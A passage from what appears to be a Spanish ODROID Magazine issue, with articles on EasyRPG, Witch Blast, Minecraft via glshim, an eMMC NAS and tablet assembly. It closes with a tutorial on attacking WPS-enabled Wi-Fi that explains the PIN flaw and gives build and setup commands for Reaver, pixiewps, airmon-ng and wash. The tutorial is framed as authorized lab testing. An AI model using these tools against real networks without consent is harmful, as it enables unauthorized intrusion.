eficiencia pueden abordarse más adelante. Además, ejecuté toda la aritmética de punto flotante en duplicado, una lección que aprendí hace mucho tiempo mientras realizaba modelado no lineal, por lo que al exportarla al C2 de 64 bits, por ejemplo, conseguiríamos más beneficios al instante. La conexión Gigabit Ethernet del C2 también ayudaría al rendimiento en tanto que aumentaría en cuatro veces simplemente utilizando el ODROID-C2.

En cualquier caso, la ODROID-U3 ha demostrado ser un buen artista, en el que es posible ejecutar bastantes y sofisticadas simulaciones de flujo de fluidos numéricos sobre una pequeña cantidad de nodos. En el caso de este algoritmo, lo podemos aplicar con alrededor de 1 millón de partículas por nodo, de modo que podemos alcanzar los 6 millones en todo el clúster tal y como está.

En resumen, mientras que yo tuve que invertir un tiempo en un gran superordenador para hacer este tipo de cálculos durante mi doctorado, ahora cualquier estudiante puede adquirir varios nodos por un coste bastante modesto y luego simplemente jugar con el código mientras que mantiene un alto nivel de sofisticación. La próxima vez, trabajare con el ODROID-C2.

Referencias

[1] P.J. Cossins, Smoothed Particle Hydrodynamics, PhD Thesis, Chapter 3. http://arxiv.org/abs/1007.1245

[2] R.A. Gingold and J.J. Monaghan, 1977. Smoothed particle hydrodynamics: theory and application to non-spherical stars, Mon. Not. R. Astron. Soc., 181, pp. 375–89.

[3] L.B. Lucy. 1977. A numerical approach to the testing of the fission hypothesis, Astron. J., 82, pp. 1013–1024.

Lectura recomendada

Simulaciones de flujo utilizando partículas: Combinando gráficos por ordenador y CFD
http://www-ljk.imag.fr/membres/Georges-Henri.Cottet/ref35.pdf

EASYRPG

UN MOTOR PARA RPG MAKER 2000 Y 2003

por Tobias Schaaf

RPG Maker es un programa muy conocido para crear tus propios juegos "RPG de la vieja escuela", al igual que los originales juegos de Final Fantasy para NES y SNES. Con el tiempo RPG Maker se ha ido mejorando en múltiples ocasiones. De modo que no resulta sorprendente que haya cientos de juegos de rol disponibles que fueron creados usando este programa. ¡Ahora con EasyRPG, es posible ejecutar juegos creados con RPG Maker 2000 y 2003 en tu ODROID!

EasyRPG Player

EasyRPG tiene como objetivo crear un motor que te permita ejecutar cualquier juego disponible de RPG Maker 2000 y 2003, y EasyRPG está haciendo un muy buen trabajo con ello. EasyRPG Player es un intérprete para estos juegos.

Instalación

Como de costumbre, puse el programa en mi repositorio. Esto significa que puede instalarlo desde mi lista de paquetes principal Jessie con:

```
$ sudo apt-get install easyrpg-player-odroid
```

Iniciar un juego

Hay dos formas de iniciar un juego de RPG Maker 2000 o 2003. La primera es desde la línea de comandos, puedes iniciar el juego directamente indicando la ruta del juego:

```
$ EasyRPG_Player -project-path \
 <Path-To-Your-Game>
```

Por ejemplo, para iniciar Dragon Fantasy:

```
$ EasyRPG_Player -project-path \
 ~/ROMS/EasyRPG/Dragon\ Fantasy/
```

La segunda forma es simplemente iniciar EasyRPG en la carpeta que contiene todos tus juegos de RPG Maker. Con ello se abre un bonito menú para seleccionar los juegos. Puedes hacerlo escribiendo el siguiente comando:

```
$ EasyRPG_Player
```

Esto te permite alternar fácilmente entre los juegos, así como añadir más juegos a tu biblioteca.




Figura 1 – Menu del EasyRPG Player, con una lista de los juegos encontrados en ese directorio

Conseguir juegos

Encontrar juegos de RPG Maker 2000 o 2003 es bastante fácil. Hay muchos juegos creados por usuarios por ahí y puedes localizar un montón en la página web de RPG Maker, bit.ly/1tjFiOm. Asegúrate de filtrar únicamente por juegos de RPG Maker 2000 y 2003, aunque hay mucho más que puedes encontrar en diferentes idiomas si buscas en Google.


Jugabilidad

Los juegos se ven y se ejecutan de forma muy similar a los juegos originales de RPG Maker. La música, los gráficos y sistema de combate se ejecutan perfectamente. Presentan muy buenos gráficos e incluso tienen la opción de jugar con un joystick o gamepad.

Algunos juegos pueden tener problemas o se puede bloquear, pero la mayoría de los que he probado funcionan sin fallos importantes. En ocasiones los tiempos de los eventos son algo diferentes a los de la versión original RPG Maker, no obstante los juegos siguen

Figura 2 - Pantalla de títulos de Blue Skies

Figura 3 – Intro de Blue Skies con superposición de colores sobre los gráficos reales



JUEGOS LINUX


Figura 4 - Efectos transparentes y agua en movimiento - ¡todo funciona!

Figura 5 - Sistema de combate similar a los viejos juegos de Final Fantasy

siendo muy divertidos.

EasyRPG es compatible con muchos juegos, y con bastantes estilos diferentes de juego. EasyRPG Player permite acceder a una gran cantidad de juegos RPG en ODROIDs. Algunos juegos son completos remakes del Final Fantasy, mientras que otros giran en torno a personajes famosos como Naruto. Si eres un fan de RPG y te gustan los clásicos juegos de rol, EasyRPG se te hace imprescindible.

Figuras 6 y 7 – Los diferentes sistemas de lucha no tienen temporizador para luchar, en su lugar se utiliza un sistema de batalla basado en rondas con un montón de monstruos y gráficos



WITCH BLAST

UN SHOOTER DE EXPLORACION DE MAZMORRAS REALMENTE ADICTIVO

por Tobias Schaaf

Witch Blast es un shooter de exploración de mazmorras gratuito inspirado en gran medida en "Binding Of Isaac". Se puede jugar con sólo un teclado, un teclado y un ratón o un gamepad. El juego tiene una música realmente asombrosa, buenos gráficos y se ejecuta por completo en modo OpenGL ES – gracias a algunas modificaciones que he realizado con la ayuda del usuario @ptitSeb.

Instalación

Si todavía no has añadido mi repositorio a tu distribución, utiliza los siguientes comandos:

```
$ su
# cd /etc/apt/sources.list.d/
# wget http://oph.mdrjr.net\
/meveric/sources.lists/\
meveric-jessie-main.list
# wget -O- http://oph.mdrjr.net\
/meveric/meveric.asc | apt-key add -
```


Estar listo para jugar a este juego y divertirte al máximo

Puedes instalarlo desde mi repositorio usando la lista de paquetes principal jessie con el siguiente comando:

```
$ apt-get install witchblast-odroid
```

El juego se guarda automáticamente cuando dejas el juego en un área despejada, y dejando el juego hasta que el combate finalice el juego actual.

Para comentarios, preguntas y sugerencias, por favor visite el hilo original en `http://bit.ly/1XqsNgx`.



¡Te Garantizamos al menos dos noches perdido jugando a este increíble juego!

CLIENTE MINECRAFT EN ODROID

por Sebastien Chevalier

Ya es posible jugar al Minecraft en el ODROID! La instalación es bastante sencilla, gracias a las habilidades de empaquetado de Tobias (@meveric). Tras instalar el repositorio, escribe el siguiente comando:

```
$ sudo apt-get install minecraft-odroid
```

Minecraft se instala con un par de dependencias y está listo para iniciarlo. Viene empaquetado con el lanzador por defecto, para que puedas jugar a la demo o puedas iniciar sesión con tu cuenta para jugar.

Rendimiento

Una cosa que debes saber es que en la actualidad no es realmente compatible con mipmaps, y conseguirás un rendimiento muy pobre a menos que ajustes mipmaps a "Ninguno". Una vez que el juego se haya iniciado, ve al menú de Opciones, selecciona Video y luego selecciona Mipmap Levels: OFF.

Después de esto, el resto de configuraciones son bastante estándar y tienen el efecto esperado. Recomiendo bajar la Render Distance (5 está bien, pero es posible que quieras reducirla aún más para conseguir más FPS), selecciona Graphics: Fast (de modo que las hojas de los árboles no serán transparentes), y ajusta Smooth Lightning en OFF para alcanzar máxima velocidad o Minimum para que aparezcan algunas sombras suaves (aunque irá más lento). Además, el Max Framerate debe estar en torno a los FPS actuales (30 fps está bien para que no aparezcan problemas). Con este escenario, puedo llegar a los 12 o 15 fps en alta definición. Puede puslar "F3" durante el juego para que se muestren algunas estadísticas, incluyendo FPS, pero ten en cuenta que la pantalla F3 utiliza algunos FPS por sí misma, entre 3 y 4 como mínimo.

Figura 1 - Configuración del vídeo




Figura 2 - Pantalla de Muerte

Mejorar el rendimiento

Si deseas que tu Minecraft se ejecute más rápido, puedes utilizar OptiFine, que es un mod que te permite ajustar muchas variables de Minecraft, así como el método de renderizado para conseguir un juego más fluido. Es necesario primero iniciar Minecraft y lanzar un juego, de modo que la versión actual de Minecraft debe estar registrada y descargada. Después, dirígete a la página web de OptiFine en http://bit.ly/1jOG2Di y descarga la versión para tu versión de Minecraft (cuando escribí este artículo, la versión era la 1.9.4). Recibirás un archivo .jar que se puede lanzar e instalar automáticamente. Para iniciarlo, simplemente haz doble clic o usando un terminal, escribe el siguiente comando:

```
$ java -jar OptiFine_1.9.4_HD_U_B4.jar
```

A continuación, aparecerá un menú preguntándote qué

quieres hacer. OptiFine al principio detecta automáticamente la carpeta local de Minecraft y tras un breve periodo de tiempo, se debería instalar sin problemas.

Figuras 3 y 4 - instalación del mod Optifine

Lanza Minecraft de nuevo y te darás cuenta de que el perfil se llama ahora OptiFine. Una vez en el juego, observarás que los trozos se cargan más rápido. Hay muchas más opciones para probar en la pantalla de opciones, como se muestra en la Figura 5.

Figura 5 - Ajustes de vídeo en Optifine

Sin tocar nada, OptiFine te puede conseguir algunos FPS más (yo obtuve 4 FPS más en mi ODROID), pero depende en gran medida de la configuración real. Calculo que se puede llegar a alcanzar alrededor de un 25% a un 50% más de rendimiento.

Cómo funciona

La primera pregunta que podrías hacerte es por qué Minecraft no ha estado disponible antes para ODROID. Después de todo es un juego de Java, de modo que debería funcionar tal como está. Sin embargo, los programas Java no dependen de la CPU y tampoco dependen del sistema, ya que se trata de una máquina virtual. Por lo tanto, un programa Java que se ejecuta en x86/Windows también se puede ejecutar en sistemas x86/Linux o ARM/Linux. A veces, Java no es suficiente para crear un programa y necesitas alguna librería nativa para hacer cosas más avanzadas. Esta se denomina JNI (Java Native Interface), es un instrumento que permite a un programa Java activar directamente una librería nativa. Por ejemplo, la necesitas para usar el sonido OpenAL o los gráficos OpenGL, y esto es lo que hace Minecraft: utilizar una librería de Java llamada "lwjgl" (Light Weight Java GL) para acceder a OpenGL y activar el renderizado. Para utilizar esta librería, Minecraft lo descarga directamente de su servidor, junto con el resto de librerías y recursos necesarios, como cuando se lanza por primera vez un juego. Y comprueba cada vez que lo inicias que todo está correctamente en su lugar.

El problema es que Minecraft no es compatible con ARM. Ni siquiera conoce esta arquitectura. Así que cuando se descarga la versión de lwjgl, se obtiene una versión para una CPU x86, que simplemente no funciona porque no es la correcta. Para solucionar esto, se ha creado un lanzador especial que intercepta todas las llamadas a Java, analiza los comandos y reemplaza el link a la versión x86 por uno instalado en el sistema. Es un poco tosco, pero funciona permitiendo que Minecraft se inicie.


Aunque se inicia, no se llega muy lejos ya que necesita OpenGL, y ODROID sólo permite GLES. Así que es necesario usar glshim para traducir todas las llamadas OpenGL a GLES. Glshim sólo permite hasta ahora OpenGL 1.5, así que Minecraft nos advierte que debemos actualizar nuestros drivers con un aviso de que OpenGL 1.x no es compatible y que es necesario OpenGL 2.0.

Casualmente, glshim contiene algunos hacks especiales que han sido creados específicamente para Minecraft. La primera versión de Minecraft sobre ARM se hizo sobre OpenPandora hace 2 años. Al principio se veía como se muestra en la Figura 6.

Como puedes ver, ¡No era muy colorido! Tras algunas depuraciones, finalmente programé un hack en glshim para compensar la forma en la que Minicraft crea la iluminación. Usa multitexturas, donde la primera textura es el color del bloque y la segunda es el mapa de luces, un método de iluminación muy común.

Sin embargo, Minicraft lo que hace es representar las texturas de tal forma que se supone que cada bloque tiene una iluminación uniforme, de modo que no tienes bloques a media luz. Por lo tanto, al emitir el comando de trazado

Figura 6 - Primera versión de Minecraft en OpenPandora



para un bloque/cubo, todas las coordenadas de los vértices son proporcionadas a OpenGL, junto con las coordenadas de texturas para la primera textura, con una sola coordenada de textura para el mapa de luz. Esta situación, que es técnicamente correcta de acuerdo a las especificaciones de OpenGL, no puede gestionarla glshim. Esto se soluciona comprobando si había una única coordenada de textura para una textura. En ese caso, dichas coordenadas se duplican para todos los vértices, facilitando su gestión en glshim. Si sientes curiosidad por los detalles técnicos, puedes analizar la función "glshim_glEnd" en el archivo "gl.c" (http://bit.ly/24WP30W).


¿Y ahora qué?

Después de crear el lanzador personalizado y modificar glshim, Minecraft funciona bastante bien. Aún así, las cosas siempre se pueden mejorar. Todavía hay tres áreas principales donde trabajar en la aplicación glshim:

- Mejorar la gestión de la configuración MIPmap
- Conseguir más velocidad usando el modo Batch de glshim
- Lograr que glshim funcione en GLES2

La configuración de mipmap es un poco confusa, y tenía que entender lo que realmente hace los niveles MIPmap, que no es nada fácil con software de código cerrado. El modo Batch puede ser muy eficaz a veces, con Xash3D o Emilia Pinball por ejemplo, pero otras veces es completamente inútil. Puede incluso fallar el motor de renderizado, como es el caso de Minecraft. Se necesita más trabajo para conseguir que esta característica se estabilice. Tener glshim usando GLES2 y proponer una versión de OpenGL 2.x es un objetivo a largo plazo para glshim, pero se necesitará tarde o temprano, a medida que cada vez haya más software que abandone el soporte para fixed pipeline, que es una función OpenGL 1.x , en pro de usar sombreado en su lugar.

UN NAS GIGABIT DE MAXIMO RENDIMIENTO Y EFICIENCIA ENERGETICA



USANDO UN ODROID-C2 Y UN EMMC DE 128 GB

por Daniel Knight

Probablemente te preguntes por qué alguien querría crear un sistema de almacenamiento conectado en red (NAS) sin conectar ninguna una unidad USB. Es cierto que suena raro. Sin embargo, con el lanzamiento del nuevo módulo eMMC 5.0 de 128 GB, las ventajas de utilizar únicamente un módulo eMMC en tu NAS pueden hacerse realidad.

Figura 1 - Módulo eMMC desmontable de Hardkernel

El módulo eMMC cuenta con el último chip NAND de 128 GB de Samsung que utiliza el estándar eMMC 5.0. Tenga en cuenta que la PCB roja de esta imagen es una muestra de evaluación. Durante la producción en masa, serán utilizadas las PCB negras para mantener la uniformidad con el resto de módulos eMMC existentes para ODROID-C2.

Rendimiento lectura/escritura de eMMC

Este módulo es capaz de alcanzar una velocidad de escritura secuencial continua de 121MB/s y una velocidad de lectura de 139MB/s. En comparación con la velocidad de escritura de una tarjeta microSD, el eMMC es aproximadamente 10 veces más rápido que una Sandisk Ultra 8GB (10-12MB / s) y 3 veces más rápido que una Sandisk Extreme 16GB (40-45MB/s).

Si la comparamos con la Raspberry Pi 3, ésta sólo es capaz de alcanzar velocidades de transferencia de 17,5MB/s en la MicroSD, a menos que se eleve el bus SD a 83Mhz (bus que tiene un efecto secundario al afectar al rendimiento del Bluetooth y WiFi). Por otro lado, usando un módulo eMMC de alta capacidad como este en tu ODROID-C2, puedes observar que el rendimiento del sistema de archivos en general alcanza un nivel mucho mayor.

Intenta recordar tu primera experiencia cuando pasaste de una unidad con plato giratorio a una unidad de es-

Figura 2 – Rendimiento de eMMC con el comando dd

```
root@DietPi:~# dd if=/dev/zero of=test.tmp oflag=direct bs=8M count=64
64+0 records in
64+0 records out
536870912 bytes (537 MB) copied, 4.42681 s, 121 MB/s
root@DietPi:~# dd if=test.tmp of=/dev/null iflag=direct bs=8M count=64
64+0 records in
64+0 records out
536870912 bytes (537 MB) copied, 3.87018 s, 139 MB/s
```

Figura 3 - Samba en eMMC





Figura 4 - Diagrama por bloques ODROID-C2



tado sólido (SSD) en tu PC u ordenador portátil. El cambio de una microSD a eMMC te proporcionará la misma experiencia positiva.

Rendimiento de la transferencia en red con eMMC

Con la ventaja de Ethernet Gigabit, la combinación eMMC + ODROID-C2 se hace realmente útil cuando se está en una red. En una red gigabit serás capaz de alcanzar tasas de transferencia continuas en red de 110 MB/s (880Mbits/seg), en todas las direcciones.

Los beneficios de utilizar un módulo de eMMC sobre una unidad USB 2.0 se muestra en la Figura 4.

Independientemente de la unidad USB que tengan (SSD, Disco, Thumbdrive), el rendimiento se verá limitado por el ancho de banda máximo del USB 2.0 (60 MB/s, 480 Mb/s). En el mundo real, sin embargo, la velocidad de la unidad USB serán probablemente inferiores a los 40 MB/s. Además, todos los dispositivos USB conectados tienen que compartir este ancho de banda, a diferencia de eMMC que tiene una ruta especifica que evita el bus USB 2.0.

NAS con eficiencia energética

Para esta prueba, vamos a transferir datos sobre una red gigabit utilizando un archivo de 1 GB. Durante la transferencia mediremos el promedio de energía usada en Watts. El ODROID-C2 está configurado para ejecutar un servidor Samba, con la ruta de archivos compartidos apuntando al dispositivo de almacenamiento: la primera prueba utiliza el módulo eMMC y la segunda utiliza una unidad USB.

eMMC (128GB):

- En espera = 2.0 Vatios
- Lectura = 3.0 Vatios
- Escritura = 3.6 Vatios
- Velocidad transferencía = 110MB/s
- Tiempo transferencia = 8 segundos

Unidad USB (WD Blue, 160GB, 0.55Amp, 2.5inch):

- En espera = 5.6 Vatios
- Lectura = 7.9 Vatios
- Escritura = 7.9 Vatios
- Velocidad transferencia = 36MB/s
- Tiempo transferencia = 30 segundo

En resumen, el eMMC utiliza menos de la mitad de energía y ofrece el triple de velocidad de transferencia en comparación con una unidad USB alimentada por bus. Además cuando llevas tiempo transfiriendo datos, el ahorro de energía del eMMC es incluyo mayor.

NAS Todo en Uno

Un módulo eMMC evita el hecho de tener fuentes de alimentación externas conectadas, grandes unidades USB de alta capacidad y cables. El ruido causado por el giro de los discos también es inexistente. Todo esto ofrece numerosas opciones para ubicar estos dispositivos NAS. En realidad, no es sólo un dispositivo NAS, ya que hace gala de un motor ARM de 64 bit a 2 GHz de cuatro núcleos bajo el capó. Las posibilidades abundan para usos adicionales. Estos son sólo algunos ejemplos de instalaciones de software que se beneficiarian del rendimiento E/S del eMMC:

- Servidor BitTorrent (Transmission)
- Servidor Minecraft (MineOS)
- Servidor multimedia Streaming con interfaz Web (Ampache)
- Servidor Web con bases de datos MySql (LAMP/LEMP/LLMP)
- Servidor de archivos ProFTP/Samba

Todas estas opciones de software están disponibles para su instalación automatizada con la imagen del sistema operativo DietPi. DietPi es un sistema operativo mínimo muy optimizado basado en una excelente imagen Debian Jessie ARM64 de @meveric, disponible en http://dietpi.com.

TABLET VU7

FABRICA TU PROPIA TABLET MODULAR DE 64-BIT PERSONALIZADA

por Rob Roy

Montando una tableta VU7 en la Maker's Faire 2016 en San Mateo, California

El kit tablet ODROID-VU7, disponible desde AmeriDroid en http://bit.ly/1Ucr3ko, es una estupenda forma de convertir tu microordenador de la serie ODROID-C y la pantalla táctil ODROID-VU7 en una atractiva tablet. Hay disponibles muchos colores y hay espacio dentro de la carcasa para varios periféricos. Por ejemplo, se puede añadir un hub USB de 4 puertos, junto con un adaptador de audio USB, un mini amplificador de audio estéreo de 3W, 2 altavoces de 2W, un módulo 3 WiFi y una de batería de reserva UPS, con espacio de sobra. Por supuesto, puedes configurar tu tablet adaptándola a tus necesidades específicas.

Principales características

- Integra la pantalla táctil VU7
- De plástico PLA o ABS
- Impresa en 3D con impresoras 3D de consumo de gama alta con una resolución de capa de 0,25 mm o más - cada unidad se imprime de forma individual y como tal puede tener ligeras imperfecciones.
- Además se puede acoplar a los ordenadores de placa reducidad ODROID-C0, C1+ y C2, y a la mayoría de SBC, aunque las conexiones HDMI y microUSB están diseñadas específicamente para trabajar con la serie ODROID-C. Se suministran cables adicionales para facilitar la compatibilidad con el resto de SBC. El soporte de sistemas operativos para la pantalla táctil puede variar. Los drivers de la pantalla táctil están incluidos en las distribuciones Linux y Android estándar de ODROID.
- Con espacio suficiente para añadir una batería UPS2/UPS3-C1/C2 con agujeros para el montaje, además de otros elementos.
- Incluye marco frontal, panel trasero, cuatro paneles laterales, tuercas, tornillos, separadores y llave hexagonal para los tornillos M3, además de los bases para el panel posterior.
- Los paneles laterales tienen marcados los puertos HDMI y microUSB, el interruptor de encendido/apagado de la luz de fondo de la VU7, el puerto de carga UPS2 y el interruptor de encendido/apagado UPS2.
- Acceso a los dos puertos USB y Ethernet en el ODROID-C0/C1/C1+/RPi/BPi sin abrir la carcasa.

Se trata de un kit de bricolaje (DIY), y puede que tengas que realizar algunas modificaciones y retoques durante el montaje de la tablet. Las siguientes imágenes detallan los pasos necesarios para montarlo todo. La mayoría de las herramientas que hacen falta están incluidas, pero es posible que necesites una navaja multiuso para recortar los separadores o pulir los agujeros de los tornillos. Para ver un video del montaje, visita http://youtu.be/Y5lQObVz814.

Figura 1 - Componentes de la tablet VU7

Figura 2 - Coloca el VU7 boca abajo sobre el frontal de la tablet, alineando los agujeros.

Figura 3 - Introduce 3 tornillos y 3 espaciadores en los agujeros.




Figura 4 - Coloca el ODROID sobre los tornillos, sobre la parte superior de los separadores, de forma que el frontal de la placa mire en dirección opuesta a la pantalla

Figura 5 – Introduce los conectores USB y HDMI a través de la tapa lateral

Figura 6 - Introduce los 4 tornillos restantes en la tapa de la tablet, y coloca 3 separadores sobre la parte superior de los tornillos que atraviesan el ODROID-C

Figura 7 – Coloca un par de separadores sobre la parte superior de los 4 tornillos de la tapa de la tablet, puede que necesites cortar un poco con una navaja para un mejor ajuste

Figura 8 - Coloca la tapa sobre la parte superior de los tornillos y coloca sin apretar las tuercas sobre el panel trasero




Figura 9 - Añade las tapas laterales, al mismo tiempo que colocas las tuercas con suavidad




Figura 10 - Coloca las bases sobre las tuercas para ubicarlos en su lugar




Figura 11 - Aprieta los tornillos con la llave hexagonal que incluye el kit, asegúrate de no apretarlos demasiado

Figura 12 - ¡La tablet terminada en toda su gloria! Opcionalmente puedes pegar fundas sobre los tornillos para darle un aspecto más refinado

ATACAR REDES INALAMBRICAS CON WPS ACTIVADO

por Adrian Popa

En este artículo continuaremos analizando la seguridad de las redes inalámbricas y las pruebas de penetración usando los módulos wifi de las placas ODROID. Hemos visto en artículos anteriores lo vulnerables que pueden llegar a ser las redes inalámbricas y lo fácil qué es descifrar determinados estándar de seguridad como el WEP. Hoy nos centraremos en las redes que soportan seguridad WPA/WPA2 y la tecnología Wi-Fi Protected Setup (WPS).

Como siempre, ten en cuenta que entrar en la red de alguien sin el permiso del propietario o del administrador TI es un delito en la mayoría de los países. Las siguientes pruebas se han realizado en condiciones de laboratorio, con el consentimiento del propietario de la red.


Como funciona la encriptación WPA PSK

WPA (Wi-Fi Protected Access) es un protocolo de seguridad desarrollado para reemplazar el inseguro WEP conocido por ser fácilmente descifrado incluso antes del 2000. WPA viene en dos versiones - WPA1, que utiliza TKIP (Temporal Key Integrity Protocol) introducido en 2003, y WPA2 que utiliza AES (Advanced Encryption Standard) el cual paso a ser un estándar en algún momento a partir de 2004.

TKIP utiliza la misma tecnología de cifrado de flujo RC4 que se utiliza en WEP y que analizadamos en el artículo del mes pasado, pero con TKIP este cifrado se aplica sobre una base por paquetes. Esto significa que se genera una nueva clave para cada nuevo paquete. TKIP fue desaprobado en 2012, pero todavía está ampliamente soportado por la mayoría de equipos de redes. TKIP utiliza el mismo sistema de cifrado RC4, ya que fue diseñado para reemplazar WEP en el antiguo hardware, pero incluye nuevas características tales como la aceleración de hardware, mensajes de comprobación de integridad, hash de claves por paquete, la rotación de claves de difusión y un contador de secuencia. Estas características han ayudado a disuadir muchos de los métodos de ataque que han hecho obsoleto el WEP. Los investigadores han intentando exportar conocido métodos de ataque de WEP a WPA-TKIP, pero incluso con los mejores métodos disponibles en la actualidad sólo han conseguido descifrar algunos paquetes (como podemos ver en un ataque ARP) o inyectar algunos paquetes (como ocurre en un ataque de envenenamiento), frustrando así la mayoría de los intentos de conseguir la clave de red.

WPA2-AES, por otro lado, es una implementación totalmente nueva partiendo de cero. No toma prestada la infraestructura WEP o WPA-TKIP, sino que usa una estructura de capa 2 completamente nueva, que ofrece una mayor confidencialidad, autentificación y control de acceso. Aparte de intentar descifrar una clave de red por fuerza bruta, no existen métodos conocidos que puedan descifrar una red WPA2. Aunque estamos seguros, la NSA está esforzándose al máximo para solucionar esta cuestión. Por lo tanto, las redes WPA son generalmente seguras a los ataques, ¿verdad? Bueno, no exactamente.

Figura 1 - El intercambio de mensajes EAP y el proceso de vinculación



Source	Destination	Protocol	Info
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	802.11	Association Request, SN=1020, FN=0, F
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	802.11	Association Request, SN=1021, FN=0, F
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	802.11	Association Response, SN=2959, FN=0,
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	802.11	Association Response, SN=2960, FN=0,
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAPOL	Start
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Identity
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Identity
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Expanded Type, WPS, M1
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Expanded Type, WPS, M2
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Expanded Type, WPS, M3
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Expanded Type, WPS, M5
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Expanded Type, WPS, M6
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Expanded Type, WPS, M7
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Expanded Type, WPS, WSC_NAC
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Expanded Type, WPS, WSC_NAC
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Failure
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	802.11	Deauthentication, SN=3051, FN=0, Flag

Vulnerabilidad: WPS

Una red inalámbrica simplemente es tan fuerte como lo es su punto más débil, y en este caso es el WPS. El Wi-Fi Protected Setup es un estándar de seguridad diseñada para facilitar la implementación de redes seguras. En teoría, la idea era simplificar el proceso de añadir dispositivos a una red inalámbrica sin la necesidad de distribuir las claves de red o implementar complejos controles de acceso, lo que traduce en una experiencia de usuario final más sencilla. Un administrador de red entretanto puede asegurar las claves de red complejas y así reducir las posibilidades de un ataque de fuerza bruta a una red. El WPS utiliza EAP (Extensible Authentication Protocol) para intercambiar información de identidad y otros mensajes entre el dispositivo terminal y el punto de acceso. Aquí tienes una captura de paquetes que contiene comunicaciones EAP que puedes analizar: http://bit.ly/1UIdlpV

Hay varias formas en las que un administrador de red puede implementar WPS en la red:

PIN: El router tiene un PIN de 8 dígitos que el usuario debe suministrar antes de recibir la clave de red. Esto generalmente se denomina "AP PIN". Otra posibilidad es que el cliente genere un PIN que se debe introducir en la ventana de configuración del router para autorizar la conexión.

Pulsar el botón de conexión: El usuario tiene que presionar un botón físico en el router antes de intentar la conexión. Una vez que se pulsa el botón, el cliente devuelve la clave de red inalámbrica. La oportunidad para conectarse tan sólo dura unos minutos tras pulsar el botón.

Out-of-Band: La clave de red se envía al usuario usando un método out-of-band, tales como NFC o por medio de una unidad USB.

El estándar WPS obliga que todos los dispositivos tengan implementado el método PIN para ser compatibles. El resto de métodos son opcionales. Esto significa que el método PIN no puede desactivarse sin deshabilitar todo el protocolo. Esto es lo que nos lleva a la esencia del uso del WPS como estándar inalámbrico.

El problema con los Pines WPS

Vamos a echar un vistazo más de cerca al método de configuración de PIN. Generalmente, el router almacena un pin de ocho dígitos que está definido de forma predeterminada (muchos routers baratos, como los proporcionados por tu proveedor de Internet, podrían tener 12345670) o estar fijados a través de su interfaz web. Ocho dígitos que proporcionan un rango de claves de 10^8 (100 millones) combinaciones posibles, lo que nos llevaría más de 3 años de fuerza bruta si intentáramos obtener la clave de red a un ritmo de una combinación por segundo. Esto no está tan mal desde el punto de vista de la seguridad. El protocolo también ordena al router que bloquee los intentos de WPS durante 60 segundos después de tres intentos fallidos, lo cual aumenta el tiempo que se tardaría en adivinar un PIN, pero en la práctica no todos los proveedores han implementado esta política de seguridad correctamente.

Pero el problema real con WPS radica en cómo se implementa el sistema de autentificación del PIN. En lugar de que el router compruebe si tienes el pin de ocho dígitos completo proporcionado por el cliente, lo comprueba como si fueran dos pines de cuatro dígitos. Informará cuando uno de los dos PIN es correcto, lo que hace aún más fácil atacar el PIN WPS. Por otro lado, el último dígito del PIN es una suma de comprobación de los otros 7 dígitos y se puede calcular en base al primer PIN, una vez que esté descodificado. Esto reduce el rango de claves pasando de 100 millones de combinaciones a tan sólo 10^4 + 10^3, o sólo 11000 combinaciones. Esto reduce el tiempo de ataque a una red WPS de unos tres años a unas tres horas.

Atacar redes con WPS activado

La herramienta de fuerza bruta sobre redes WPS se llama "Reaver" y fue desarrollada en diciembre de 2011. El ataque se realiza online, lo que significa que el atacante tiene que estar en continua comunicación con el punto de acceso objetivo para poder adivinar el PIN correcto. A mediados de 2014, se descubrieron una serie de debilidades relacionadas con la forma en que el WPS selecciona los números aleatorios durante el proceso de vinculación en varios chips importantes. Entre estos chips se encuentran Ralink, Broadcom y Realtek, y ahora además es posible realizar ataques de fuerza bruta offline a través de los denominados "Ataques pixie-dust".

Puedes instalar Reaver en un ODROID ejecutando una distribución basada en Ubuntu desde el repositorio, pero esa versión es un poco antigua y no es compatible con la penetración offline. En su lugar, vamos a descargar y compilar una edición de la comunidad:

```
$ git clone https://github.com/
t6x/reaver-wps-fork-t6x
$ sudo apt-get -y install build-
essential libpcap-dev sqlite3
libsqlite3-dev aircrack-ng
libpcap-dev
$ git clone https://github.com/
wiire/pixiewps.git
$ cd pixiewps/src
$ make
$ sudo make install
$ cd ../../reaver-wps-fork-t6x/
src
$ ./configure
$ make
$ sudo make install
```

Para utilizar Reaver, recuerda que debes configurar tu tarjeta WiFi en modo

monitor. Puedes leer la edición de abril 2016 de ODROID Magazine para aprender cómo hacerlo:

```
$ sudo airmon-ng start wlan0
```

Para ejecutar Reaver, necesitarás conseguir el BSSID del punto de acceso que vas a atacar. También sería de ayuda conocer qué puntos de acceso tienen el WPS activado para ahorrarte el atacar AP erróneos. Reaver también viene con una herramienta llamada "wash", que permite mostrar una lista con los puntos de acceso cercanos con WPS habilitado. Ten en cuenta que si ya has instalado reaver desde apt-get, antepón los comandos reaver y wash con /usr/local/bin y así poder utilizar las nuevas versiones:

```
$ sudo wash -i mon0 -C
```

Wash debería mostrar una lista de puntos de acceso con WPS activado y sus estados. Pueden ser bloqueados o desbloqueados. Sin embargo, no fui capaz de hacerlo funcionar con mis equipos de ensayo, ya que aparecían líneas en blanco, de modo que abandoné este camino. Tras realizar algunas indagaciones, parece que el problema estaba relacionado con el libpcap en Ubuntu 14.04, puede que tengas que actualizar a 1.4.2-0 en Ubuntu 14.04. Dirígete a http://bit.ly/24Z9cTQ para obtener más información.

